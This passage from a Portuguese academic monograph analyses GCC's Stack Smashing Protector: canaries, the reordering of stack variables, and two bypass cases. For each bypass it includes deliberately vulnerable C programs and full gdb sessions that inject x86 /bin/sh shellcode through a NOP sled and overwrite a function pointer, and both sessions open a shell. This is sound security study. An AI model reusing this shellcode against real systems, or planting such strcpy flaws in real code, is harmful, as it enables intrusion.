<foo+51>: je 0x804844e <foo+58> → Se igual,
                   finaliza normalmente a função
<foo+53>: call 0x8048350 <__stack_chk_fail@plt> →
<foo+58>: leave        Se diferente, chama rotina
<foo+59>: ret          para finalizar execução e
                       encerrar programa
```

Como pode ser visto, foi adicionado ao programa com o protetor de pilha código para gerar, armazenar e testar o valor de canário. Isto ocorre em dois momentos distintos: no prólogo, onde seu valor é resgatado e armazenado logo abaixo do frame pointer, e no epílogo, onde seu valor é testado e devidamente tratado em caso de estouro de buffer detectado.

As execuções dessas duas versões de código têm finalizações completamente distintas quando executadas visando causar um estouro de buffer. Na versão desprotegida, quando passado como parâmetro uma string muito grande, na melhor das hipóteses o programa se encerrará acusando uma falha de segmentação. Na versão que possui o SSP ativado, o programa será abruptamente encerrado ao término da função *foo()*, e informações para debug serão impressas na saída padrão. Isso pode ser melhor verificado nas execuções abaixo:

```
Sem SSP

helder@helder-desktop:ssp$ gcc -g -fno-stack-protector -o ssp3 ssp3.c
helder@helder-desktop:ssp$ ./ssp3 AAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

```
Com SSP

helder@helder-desktop:ssp$ gcc -g -fstack-protector -o ssp3 ssp3.c
helder@helder-desktop:ssp$ ./ssp3 AAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: ./ssp3 terminated
```

```
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb7fdada8]
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb7fdad60]
./ssp3[0x804844e]
[0x41414141]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:05 266533
/home/helder/Programs/eclipse_workspace/ssp/ssp3
08049000-0804a000 r--p 00000000 08:05 266533
/home/helder/Programs/eclipse_workspace/ssp/ssp3
...
   Aborted
```

A técnica do canário é eficiente em detectar buffer overflow. Porém, ela por si só não é suficiente para garantir um alto grau de segurança para o software criado. É necessário também evitar que ponteiros para funções sejam usados para executar um shell code antes que o teste sobre o valor do canário seja realizado. Para tal, foi proposto um modelo ideal de pilha que será detalhado a seguir.

4.1.3 Modelo de Função Segura

Para garantir que os dados armazenados na pilha estejam seguros contra estouros de buffer, o SSP introduz um modelo para gerar funções seguras. Segue abaixo o esquemático do modelo ideal de um frame da pilha proposto por Etoh (2002):




Figura 4.1: Modelo de função segura do SSP.

Acima foi esquematizado o modelo ideal de um frame de pilha. Basicamente, o modelo visa isolar os arrays que podem vir a vazar dados, para que seu estouro não afete as outras variáveis locais da função. Isso garante a integridade das variáveis

automáticas no decorrer da função, e evita o seu possível uso para a injeção de shell code.

Analisando o esquemático, pode ser visto que após o frame pointer é adicionado o canário. Além disso, a área de memória reservada às variáveis locais foi dividida em duas partes: os arrays e o restante das variáveis locais.

Com esta organização, o modelo garante as seguintes propriedades (ETOH, 2002):

- A área de memória fora da função vulnerável não será danificada quando a função retornar.

  A região onde se encontram os buffers é o único ponto vulnerável onde um ataque pode ter início. Danos aos frames de outras funções podem ser detectados pela alteração do valor do canário, pois caso haja um estouro seu valor será invariavelmente sobrescrito (lembrando que a escrita em memória ocorre dos endereços mais baixos aos mais altos). Se o dano ocorrer, a execução do programa será encerrada prematuramente ao término da função;

- Ataques em ponteiros de funções em um frame da pilha não serão danificados.

  Com a reordenação das variáveis locais, um estouro em um array não prejudicará a integridade dos dados das outras variáveis automáticas da função. Isso garante que, caso exista algum ponteiro para uma função, ele não seja sobrescrito e consequentemente usado para a injeção de shell code.

Para alcançar esse novo modelo de organização da pilha, o SSP necessita introduzir uma série de mudanças no código gerado. A linguagem C não possui restrições quanto à reordenação das variáveis automáticas de uma função, porém não permite a alteração da localização dos argumentos. Para burlar essa restrição, pode-se criar uma nova variável local, copiar o valor do argumento para ela e mudar a referência do argumento para usar a nova variável local protegida (ETOH, 2002).

A seguir, será demonstrada uma série de exemplos visando clarificar como ocorre a reordenação das variáveis locais da função. Abaixo segue um código-fonte e seus respectivos códigos assembly gerados com e sem a proteção do SSP:

```
#include<stdio.h>
#include<string.h>
void foo(int par1, char *par2){
    char loc2[8];
    int loc1;
    int loc3 = 1;
    strcpy(loc2, par2);
    loc1 = loc3 + 1;
}

int main(int argc, char **argv){
    foo(4, argv[1]);
    return 0;
}
```

Abaixo estão ambos os códigos assembly gerados, sem e com a proteção do SSP, respectivamente:

```
Sem SSP
void foo(int par1, char *par2){
<foo>: push %ebp
<foo+1>: mov %esp,%ebp
<foo+3>: sub $0x18,%esp
int loc3 = 1;
<foo+6>: movl $0x1,-0x4(%ebp) → 'loc3' esta numa posição insegura
strcpy(loc2, par2); <foo+13>: mov 0xc(%ebp),%eax
<foo+16>: mov %eax,0x4(%esp)
<foo+20>: lea -0x10(%ebp),%eax → buffer 'loc2' está num endereço mais baixo de memória
<foo+23>: mov %eax,(%esp)
<foo+26>: call 0x80482f8 <strcpy@plt>
loc1 = loc3 + 1;
<foo+31>: mov -0x4(%ebp),%eax
<foo+34>: add $0x1,%eax
<foo+37>: mov %eax,-0x8(%ebp) → 'loc1' está num local inseguro
}
<foo+40>: leave
<foo+41>: ret
```

```
Com SSP
void foo(int par1, char *par2){
<foo>: push %ebp
<foo+1>: mov %esp,%ebp
<foo+3>: sub $0x38,%esp
<foo+6>: mov 0xc(%ebp),%eax → Copia parâmetro 'par2' para a região segura
<foo+9>: mov %eax,-0x24(%ebp)
<foo+12>: mov %gs:0x14,%eax
<foo+18>: mov %eax,-0x4(%ebp)
<foo+21>: xor %eax,%eax
int loc3 = 1;
<foo+23>: movl $0x1,-0x14(%ebp) → Var. 'loc3' está na região segura
strcpy(loc2, par2);
<foo+30>: mov -0x24(%ebp),%eax
<foo+33>: mov %eax,0x4(%esp)
<foo+37>: lea -0xc(%ebp),%eax → Buffer 'loc2' está na região dos arrays
<foo+40>: mov %eax,(%esp)
<foo+43>: call 0x8048340 <strcpy@plt>
loc1 = loc3 + 1;
<foo+48>: mov -0x14(%ebp),%eax
<foo+51>: add $0x1,%eax
<foo+54>: mov %eax,-0x10(%ebp) → Var. 'loc1' está na região segura
} <foo+57>: mov -0x4(%ebp),%eax
<foo+60>: xor %gs:0x14,%eax
<foo+67>: je 0x804845e <foo+74>
<foo+69>: call 0x8048350 <__stack_chk_fail@plt> ...
```

Acima estão os códigos assembly das versões sem e com a proteção SSP, respectivamente. Analisando os códigos gerados, pode-se esquematizar como a memória foi organizada em ambas as versões:




Figura 4.2: Ordenação da pilha sem e com a proteção do SSP.

Analisando-se o esquemático acima, podem-se ver claramente as mudanças que o SSP implica no formato da pilha. No programa que não possui a proteção, o buffer vulnerável pode sobrescrever todo o frame da pilha sem nenhuma forma de detecção, podendo inserir um shell code da maneira mostrada nos capítulos anteriores. Porém, o método convencional de inserção de código malicioso não funcionará quando a proteção estiver ativada.

Caso haja o estouro em um programa protegido pelo SSP, e se o vazamento alcançar a área de memória onde se encontra o canário, o esmagamento da pilha será detectado e o programa abortará no término da função. Não há como impedir que o buffer vulnerável sobrescreva os dados da memória do endereço de retorno, do frame pointer e dos parâmetros, porém será sempre detectado pela alteração do valor do canário.

Pode-se perceber que o valor do parâmetro *par2* foi copiado para a região segura das variáveis locais. Isso ocorre para evitar que ponteiros de funções sejam sobrescritos com o endereço de um shell code e consequentemente usados para realizar a exploração. Invariavelmente do tipo do ponteiro, ele sempre será armazenado na região segura da pilha.

Com a implementação das técnicas de proteção citadas, o SSP introduz um alto grau de segurança para o programa gerado. Dificilmente um atacante conseguirá explorar vulnerabilidades no software sem ter algum conhecimento do código-fonte. Todavia, o SSP, embora muito eficaz, não previne todas as situações possíveis para buffer overflow. A seguir, serão abordados os cenários os quais o Stack Smashing Protector não previne a exploração de um estouro de buffer.

4.1.4 Vulnerabilidades

Como foi visto anteriormente, o SSP introduz diversos mecanismos para evitar a exploração da vulnerabilidade de estouros de buffer. Diversas alterações no código gerado são aplicadas para detectar um estouro e para evitar a injeção de shell code. A eficácia de tais técnicas é alta, pois introduz uma barreira de difícil transposição. Porém, não se pode dizer que o SSP evita todos e quaisquer métodos para explorar buffer overflows. A seguir, serão abordados dois métodos para inserir código malicioso mesmo com o protetor de pilha ativo.

4.1.4.1 Ponteiros e buffers na mesma estrutura

Antes de iniciar o estudo da vulnerabilidade, será introduzida uma breve explicação sobre estruturas. Uma estrutura (ou *struct*) em C é uma coleção de variáveis sob um mesmo nome. Variáveis dentro de uma struct são denominadas campos ou elementos. Quando uma estrutura é declarada, o compilador garante que a ordem dos seus campos será mantida quando os dados forem mapeados em memória. Isto é, se dois campos forem declarados em sequência, estarão em sequência quando alocados na memória da pilha.

Por isso, o SSP não é capaz de alterar a ordem de campos de uma estrutura para isolar um buffer que possa estourar. O que ele faz é mover toda a estrutura que contém um buffer para a área dos arrays, porém levando consigo os outros campos da estrutura (ETOH, 2002).

E se um dos campos da estrutura que contém um buffer for um ponteiro para uma função? Como o SSP não pode mudar a ordem e nem dividir os campos de uma estrutura, o ponteiro estará vulnerável ao estouro do buffer e pode vir a acarretar em uma falha na segurança do sistema. Se o buffer for injetado com shell code e o ponteiro da função for sobrescrito com o endereço do buffer explorado, o programa desviará o fluxo para a execução do código shell no instante em que a função apontada pelo ponteiro for executada.

Para provar a existência da vulnerabilidade citada, foi criado o programa abaixo:

```
#include<stdio.h>
#include<string.h>

void dummy(){
    printf("Funcao Dummy chamada... \n");
    return;
}

typedef struct stFuncBuff{
    char buff[128];
    void (*pFunc)();
} ST_FUNC_BUFF;

void foo(char *par){
    ST_FUNC_BUFF stVuln;
    stVuln.pFunc = dummy;
    strcpy(stVuln.buff, par);
```

```
    stVuln.pFunc();
}


int main(int argc, char **argv){
    foo(argv[1]);
    return 0;

}
```

O programa acima recebe uma string como parâmetro, e a usa para fazer uma cópia desprotegida para o buffer na estrutura *stVuln.* Essa struct também contém um ponteiro para função *pFunc,* que inicialmente recebe a função *dummy()* e a chama após a função de cópia vulnerável. O fluxo esperado na função *foo()* é que a cópia seja realizada e a função *dummy()* seja chamada antes do seu término. Porém, será demonstrado que, mesmo sob a proteção do SSP, isso dependerá do valor passado como entrada no programa, e que o fluxo de execução poderá ser desviado para a execução de um shell code.

A seguir, foi realizada uma execução do programa acima usando o gdb, passando como parâmetro para o programa uma string que contém o shell code, o NOP sled e o endereço do buffer, como mostrado no capítulo anterior.

```
helder@helder-desktop:/ssp_hack$ gcc -g -fstack-protector -o ssp_hack hack.c →
compilando com o SSP ativado
helder@helder-desktop:/ssp_hack$ gdb ssp_hack
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) start `perl -e 'print "\x90"x43 .
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8
d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" .
 "\x50\xf3\xff\xbf"x30';` → Passando a string injetora como parâmetro
Breakpoint 2 at 0x80484cd: file ../hack.c, line 32.
Starting program: /home/helder/Programs/eclipse_workspace/ssp_hack/Debug/ssp_hack `perl
 -e 'print "\x90"x43 .
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8
d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" .
"\x50\xf3\xff\xbf"x30';`
main (argc=2, argv=0xbffff464) at ../hack.c:32
32 foo(argv[1]);
(gdb) step
foo (
par=0xbffff5fb '\220' <repeats 43 times>,
"�\037^\211v\b1�\210F\a\211F\f�\v\211�\215N\b\215V\f�\2001�\211�@�\200������/Bin
/shP���P���P���P���P���P���P���P���P���P���P���P���P���P���P
���P����P����P����P����P����P����P����P����P����P����P����P����P����"...)
at ../hack.c:21
21 void foo(char *par){
(gdb) next
24 stVuln.pFunc = dummy;
(gdb) next
25 strcpy(stVuln.buff, par);
(gdb) x/50xw $esp → Verificando o estado da memória antes da injeção da string
0xbffff310: 0xb7fe0b40 0x00000001 0x00000000 0x00000001
0xbffff320: 0xb7fff658 0xbffff5fb 0x00010000 0x00000000
0xbffff330: 0xb7fe1168 0x00000000 0xbffff3d0 0xbffff3c4
0xbffff340: 0x00000000 0x00000000 0x00000000 0xbffff410
0xbffff350: 0xb7fff670 0x0804826e 0x00000000 0x00000000
```

```
0xbffff360: 0x00000000 0x00000000 0xb7fe3000 0x00000000
0xbffff370: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff380: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff390: 0x00000000 0x00000000 0xbffff5bb 0xb7ed8f4e
0xbffff3a0: 0xb7f8b1d9 0x08049ff4 0xbffff3b8 0x08048330
0xbffff3b0: 0x08048454 0xa9e0f800 0xbffff3c8 0x080484dd →Funcao dummy apontada pelo
ponteiro pFunc
0xbffff3c0: 0xbffff5fb 0xbffff3e0 0xbffff438 0xb7e80775
0xbffff3d0: 0x08048500 0x080483a0
(gdb) next
27 stVuln.pFunc();
(gdb) x/50xw $esp → Verificando o estado da memória depois da injeção da string
0xbffff310: 0xbffff330 0xbffff5fb 0x00000000 0x00000001
0xbffff320: 0xb7fff658 0xbffff5fb 0x00010000 0x00000000
0xbffff330: 0x90909090 0x90909090 0x90909090 0x90909090 → NOP sled
0xbffff340: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff350: 0x90909090 0x90909090 0xeb909090 0x76895e1f → shell code
0xbffff360: 0x88c03108 0x46890746 0x890bb00c 0x084e8df3
0xbffff370: 0xcd0c568d 0x89db3180 0x80cd40d8 0xffffdce8
0xbffff380: 0x69622fff 0x68732f6e 0xbffff350 0xbffff350
0xbffff390: 0xbffff350 0xbffff350 0xbffff350 0xbffff350
0xbffff3a0: 0xbffff350 0xbffff350 0xbffff350 0xbffff350
0xbffff3b0: 0xbffff350 0xbffff350 0xbffff350 0xbffff350 → pFunc passa a apontar para o
NOP sled
0xbffff3c0: 0xbffff350 0xbffff350 0xbffff350 0xbffff350
0xbffff3d0: 0xbffff350 0xbffff350
(gdb) stepi
0x080484a7 27 stVuln.pFunc(); → Executando a função apontada por pFunc
(gdb) disas foo → Conferindo se a proteção do SSP está ativada
Dump of assembler code for function foo:
0x08048468 <foo+0>: push %ebp
0x08048469 <foo+1>: mov %esp,%ebp
0x0804846b <foo+3>: sub $0xa8,%esp
0x08048471 <foo+9>: mov 0x8(%ebp),%eax
0x08048474 <foo+12>: mov %eax,-0x94(%ebp)
0x0804847a <foo+18>: mov %gs:0x14,%eax
0x08048480 <foo+24>: mov %eax,-0x4(%ebp) → OK, está ativada
0x08048483 <foo+27>: xor %eax,%eax
0x08048485 <foo+29>: movl $0x8048454,-0x8(%ebp)
0x0804848c <foo+36>: mov -0x94(%ebp),%eax
0x08048492 <foo+42>: mov %eax,0x4(%esp)
0x08048496 <foo+46>: lea -0x88(%ebp),%eax
0x0804849c <foo+52>: mov %eax,(%esp)
0x0804849f <foo+55>: call 0x8048364 <strcpy@plt>
0x080484a4 <foo+60>: mov -0x8(%ebp),%eax
0x080484a7 <foo+63>: call *%eax
0x080484a9 <foo+65>: mov -0x4(%ebp),%eax
0x080484ac <foo+68>: xor %gs:0x14,%eax
0x080484b3 <foo+75>: je 0x80484ba <foo+82>
0x080484b5 <foo+77>: call 0x8048374 <__stack_chk_fail@plt>
0x080484ba <foo+82>: leave
0x080484bb <foo+83>: ret
End of assembler dump.
(gdb) stepi
0xbffff350 in ?? () → Fluxo desviado para o NOP sled
(gdb)
0xbffff351 in ?? ()
(gdb) continue
Continuing.
Executing new program: /bin/dash
(no debugging symbols found)
(no debugging symbols found)
$ → shell aberto com sucesso
```

Analisando o resultado da execução acima, foi demonstrado que mesmo com a proteção ativada, é possível burlar o SSP nos casos em que um ponteiro de função se encontra na mesma estrutura do que um buffer vulnerável. A técnica usada para executar a exploração é a mesma demonstrada no capítulo anterior, onde foi usada uma

string injetora que continha além do shell code, o NOP sled e o endereço para o buffer estourado repetido diversas vezes.

Entretanto, ao invés do endereço de retorno ser o alvo da exploração, o objetivo agora é sobrescrever o local onde está armazenado o ponteiro da função para o endereço de memória onde se encontra o shell code. Assim, quando a função sobrescrita for chamada, ao invés de desviar para o fluxo planejado, irá executar os comandos do código shell.

Pode-se perceber pela execução do programa que o objetivo foi alcançado, o novo shell foi aberto mesmo sob a proteção do SSP. Logo, nesse cenário específico, não há como evitar que o buffer vulnerável possa desviar o fluxo de execução do programa atacado.

Há de se observar de que o cenário onde a brecha se apresenta é bem específico. Para que ocorra, o ponteiro de uma função tem de estar alocado em uma estrutura junto de um buffer, e esse buffer deve estar vulnerável através de um desenvolvimento mal executado. Não é um cenário muito frequente, e pode muito bem ser evitado com boas práticas de programação.

4.1.4.2 Ponteiros de funções em uma lista variável de argumentos

A linguagem C possui uma biblioteca padrão para funções que desejam implementar listas de argumentos de tamanho variável que se chama *stdarg*. Para implementá-la, o desenvolvedor deve inicializar uma lista do tipo *va_list,* executar a função de busca dos parâmetros passando o tipo do valor buscado, e encerrar o processo quando todos os argumentos tiverem sido buscados.

Para a proteção do SSP, existe um problema nessa abordagem. Não há como determinar o uso de ponteiros provenientes de uma lista variável de argumentos em tempo de execução. Esse tipo de informação só pode ser adquirida durante a execução do programa. Por isso, não há como fazer uma cópia do ponteiro passado como argumento para a área segura do modelo de pilha, pois sua existência não é conhecida durante a compilação (ETOH, 2002).

Isso implica na insegurança à qual estão submetidos esses ponteiros de funções quando se encontram lado a lado com um buffer vulnerável. Estando eles em uma área de memória que pode ser sobrescrita, um hacker pode utilizar o estouro para injetar o código malicioso e sobrescrever o valor do ponteiro de funções. Assim, quando a função apontada for chamada, desviará para o shell code.

Será demonstrado a seguir um cenário possível que contém a falha de segurança citada.

```
#include<stdio.h>
#include<string.h>
#include<stdarg.h>

typedef void (*pfv)();
void dummy(){
    printf("Funcao Dummy chamada... \n");
    return;
}
```

```
void foo(char *par, ...){
    va_list arguments;
    char buff[64];

    va_start ( arguments, par);
    strcpy(buff, par);
    va_arg ( arguments, pfv)();
    va_end ( arguments );
}

int main(int argc, char **argv){
    foo(argv[1], dummy);
    return 0;
}
```

O programa acima utiliza uma lista variável de argumentos na função *foo(),* expresso pela reticência após o parâmetro *par.* Essa função também contém um buffer chamado *buff,* que é vulnerável pelo mau uso da função *strcpy().* A lista é inicializada com o comando *va_start,* e é passado o parâmetro *par* para indicar que ele é o último argumento fixo da lista. Os parâmetros são buscados através do comando *va_arg,* sendo passado para ele, além da lista de argumentos, o tipo do argumento buscado. No caso, é usado *pfv,* que é um tipo definido para ponteiros de funções que retornam um valor void e não possuem nenhum argumento (como a função *dummy()*). Por fim, a lista é finalizada com o comando *va_end.*

Pode-se perceber que a função buscada pelo comando *va_arg* é executada imediatamente, pela presença dos parênteses no final da linha. Também é de se observar que a função *strcpy()* está copiando para o buffer *buff* uma quantidade de caracteres definidas apenas pelo tamanho da string de entrada passada para o parâmetro *par,* e que isto está sendo feito antes da chamada da função buscada na lista de argumentos.

O objetivo será então demonstrar que, mesmo com a proteção do SSP ativada, o fluxo de execução pode ser desviado com a manipulação da string passada para o programa, e que um novo shell pode ser aberto. A execução abaixo visa demonstrar como isso é possível.

```
helder@helder-desktop:/ssp_hack$ gcc -g -fstack-protector -o ssp_hack hack.c
→ compilando com o SSP ativado
helder@helder-desktop:/ssp_hack$ gdb ssp_hack
(gdb) start `perl -e 'print "\x90"x31 . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
. "\x7a\xf3\xff\xbf"x30';` → Passando a string injetora como parâmetro
Breakpoint 3 at 0x80484ca: file ../hack2.c, line 38.
Starting program: /home/helder/Programs/eclipse_workspace/ssp_hack/Debug/ssp_hack `perl -e
'print "\x90"x31 . "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e
\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" .
"\x7a\xf3\xff\xbf"x30';`
main (argc=2, argv=0xbffff474) at ../hack2.c:38
38 foo(argv[1], dummy);
(gdb) step
foo (
par=0xbffff607 '\220' <repeats 31 times>,
"�\037^\211v\b1�\210F\a\211F\f�\v\211�\215N\b\215V\f�\2001�\211�@�\200�����/bin/shz
���z���z���z���z���z���z���z���z���z���z���z���z���z���z���z���z
```

```
���z���z���z���z���z���z���z���z���z���z���z���z���z���") at ../hack2.c:19
19 void foo(char *par, ...){
(gdb)
24 va_start ( arguments, par);
(gdb)
26 strcpy(buff, par);
(gdb) x/50xw $esp → Verificando o estado da memória antes da injeção da string
0xbffff350: 0x00000000 0x00000000 0x00000000 0xbffff420
0xbffff360: 0xb7fff670 0xbffff607 0x00000000 0x00000000
0xbffff370: 0xbffff3c4 0x00000000 0xb7fe3000 0x00000000
0xbffff380: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff390: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff3a0: 0x00000000 0x00000000 0xbffff5c7 0xb7ed8f4e
0xbffff3b0: 0xb7f8b1d9 0x1708a100 0xbffff3d8 0x080484e2
0xbffff3c0: 0xbffff607 0x08048454 0xbffff3e8 0x08048519 → Funcao dummy apontada pelo ponteiro
0xbffff3d0: 0xb7ff0870 0xbffff3f0 0xbffff448 0xb7e80775
0xbffff3e0: 0x08048500 0x080483a0 0xbffff448 0xb7e80775
0xbffff3f0: 0x00000002 0xbffff474 0xbffff480 0xb7fe0b40
0xbffff400: 0x00000001 0x00000001 0x00000000 0x0804826e
0xbffff410: 0xb7fc8ff4 0x08048500
(gdb) next
29 va_arg ( arguments, pfv)();
(gdb) x/50xw $esp → Verificando o estado da memória antes da injeção da string
0xbffff350: 0xbffff374 0xbffff607 0x00000000 0xbffff420
0xbffff360: 0xb7fff670 0xbffff607 0x00000000 0x00000000
0xbffff370: 0xbffff3c4 0x90909090 0x90909090 0x90909090 → NOP sled
0xbffff380: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff390: 0xeb909090 0x76895e1f 0x88c03108 0x46890746 → Shell code
0xbffff3a0: 0x890bb00c 0x084e8df3 0xcd0c568d 0x89db3180
0xbffff3b0: 0x80cd40d8 0xffffdce8 0x69622fff 0x68732f6e
0xbffff3c0: 0xbffff37a 0xbffff37a 0xbffff37a 0xbffff37a → ponteiro passa a apontar para o NOP sled
0xbffff3d0: 0xbffff37a 0xbffff37a 0xbffff37a 0xbffff37a
0xbffff3e0: 0xbffff37a 0xbffff37a 0xbffff37a 0xbffff37a
0xbffff3f0: 0xbffff37a 0xbffff37a 0xbffff37a 0xbffff37a
0xbffff400: 0xbffff37a 0xbffff37a 0xbffff37a 0xbffff37a
0xbffff410: 0xbffff37a 0xbffff37a
(gdb) disas foo → Conferindo se a proteção do SSP está ativada
Dump of assembler code for function foo:
0x08048468 <foo+0>: push %ebp
0x08048469 <foo+1>: mov %esp,%ebp
0x0804846b <foo+3>: sub $0x68,%esp
0x0804846e <foo+6>: mov 0x8(%ebp),%eax
0x08048471 <foo+9>: mov %eax,-0x54(%ebp)
0x08048474 <foo+12>: mov %gs:0x14,%eax → OK, está ativada
0x0804847a <foo+18>: mov %eax,-0x4(%ebp)
0x0804847d <foo+21>: xor %eax,%eax
0x0804847f <foo+23>: lea 0xc(%ebp),%eax
0x08048482 <foo+26>: mov %eax,-0x48(%ebp)
0x08048485 <foo+29>: mov -0x54(%ebp),%eax
0x08048488 <foo+32>: mov %eax,0x4(%esp)
0x0804848c <foo+36>: lea -0x44(%ebp),%eax
0x0804848f <foo+39>: mov %eax,(%esp)
0x08048492 <foo+42>: call 0x8048364 <strcpy@plt>
0x08048497 <foo+47>: mov -0x48(%ebp),%edx
0x0804849a <foo+50>: lea 0x4(%edx),%eax
0x0804849d <foo+53>: mov %eax,-0x48(%ebp)
0x080484a0 <foo+56>: mov %edx,%eax
0x080484a2 <foo+58>: mov (%eax),%eax
0x080484a4 <foo+60>: call *%eax
0x080484a6 <foo+62>: mov -0x4(%ebp),%eax
0x080484a9 <foo+65>: xor %gs:0x14,%eax
0x080484b0 <foo+72>: je 0x80484b7 <foo+79>
0x080484b2 <foo+74>: call 0x8048374 <__stack_chk_fail@plt>
0x080484b7 <foo+79>: leave
0x080484b8 <foo+80>: ret
End of assembler dump.
(gdb) continue
Continuing.
Executing new program: /bin/dash
(no debugging symbols found)
(no debugging symbols found)
(no debugging symbols found)
$ → shell aberto com sucesso
```

Da mesma forma que os ponteiros em uma estrutura, ponteiros para funções que se encontram em uma lista de argumentos de tamanho variável também estão vulneráveis a estouros de buffer, mesmo quando se encontram sob a proteção do SSP. Como o compilador não possui conhecimento do tipo do parâmetro em tempo de compilação, não há como saber se aquele dado é ou não um ponteiro que deveria ser protegido. Por isso, o SSP não pode copiá-lo para a área segura do modelo de pilha. Estando esse ponteiro em uma área atingível por um buffer overflow, ele foi atacado pelo método convencional, usando-se uma string para a injeção do shell code.

5 CONCLUSÃO

Os estouros de buffer, apesar de já serem conhecidos há algum tempo, continuam sendo uma das explorações mais recorrentes em softwares. Mesmo a técnica ter sido tornada pública na metade da década de 90 (ALEPHONE, 1996), a falha de segurança causada pelo mau uso de funções que manipulam arrays é ainda a principal brecha usada para prejudicar ou tomar controle de um sistema (CISCO, 2008).

A recorrência de tal vulnerabilidade indica que, embora as práticas de programação para evitar tal problema estejam amplamente divulgadas, não se pode confiar plenamente nas habilidades dos desenvolvedores para garantir um software confiável. Ferramentas que automatizem o processo de verificação e detecção de falhas são de suma importância para dificultar o processo de invasão de um usuário malicioso.

